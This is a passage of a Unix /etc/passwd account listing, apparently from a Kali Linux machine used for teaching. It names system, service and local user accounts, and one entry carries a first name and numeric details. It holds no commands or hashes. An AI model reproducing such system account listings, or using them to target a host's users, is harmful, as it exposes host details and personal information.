Debian-snmp:x:118:121::/var/lib/snmp:/bin/false sslh:x:119:122::/nonexistent:/usr/sbin/nologin cups-pk-helper:x:120:125:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin redsocks:x:121:126::/var/run/redsocks:/usr/sbin/nologin _gophish:x:122:128::/var/lib/gophish:/usr/sbin/nologin iodine:x:123:65534::/run/iodine:/usr/sbin/nologin miredo:x:124:65534::/var/run/miredo:/usr/sbin/nologin redis:x:125:129::/var/lib/redis:/usr/sbin/nologin postgres:x:126:130:PostgreSQL administrator:/var/lib/postgresql:/bin/bash mosquitto:x:127:131::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:128:132::/var/lib/inetsim:/usr/sbin/nologin _gvm:x:129:134::/var/lib/openvas:/usr/sbin/nologin kali:x:1000:1000::/home/kali:/usr/bin/zsh vnstat:x:130:137:vnstat daemon:/var/lib/vnstat:/usr/sbin/nologin debian-tor:x:131:138::/var/lib/tor:/bin/false arpwatch:x:132:139:ARP Watcher:/var/lib/arpwatch:/bin/sh DLRP:x:1001:1001:Dlorena,1234,123456,1234567:/home/DLRP:/bin/bash freerad:x:133:140::/etc/freeradius:/usr/sbin/nologin usuario:x:1002:1002:,,,:/home/usuario:/bin/bash alumno1:x:1004:1004:,,,:/home/alumno1:/bin/bash pipewire:x:985:113:system user for pipewire:/nonexistent:/usr/sbin/nologin vboxadd:x:997:1::/var/run/vboxadd:/bin/false beef-xss:x:134:142::/var/lib/beef-xss:/usr/sbin/nologin pcscd:x:984:984:PC/SC Smart Card Daemon:/:/usr/sbin/nologin xymon:x:135:143:Xymon System Monitor:/var/lib/xymon:/usr/sbin/nologin snort:x:136:144:Snort IDS:/var/log/snort:/usr/sbin/nologin ftp:x:137:145:ftp daemon:/srv/ftp:/usr/sbin/nologin ftptest:x:1005:1006::/home/ftptest:/bin/sh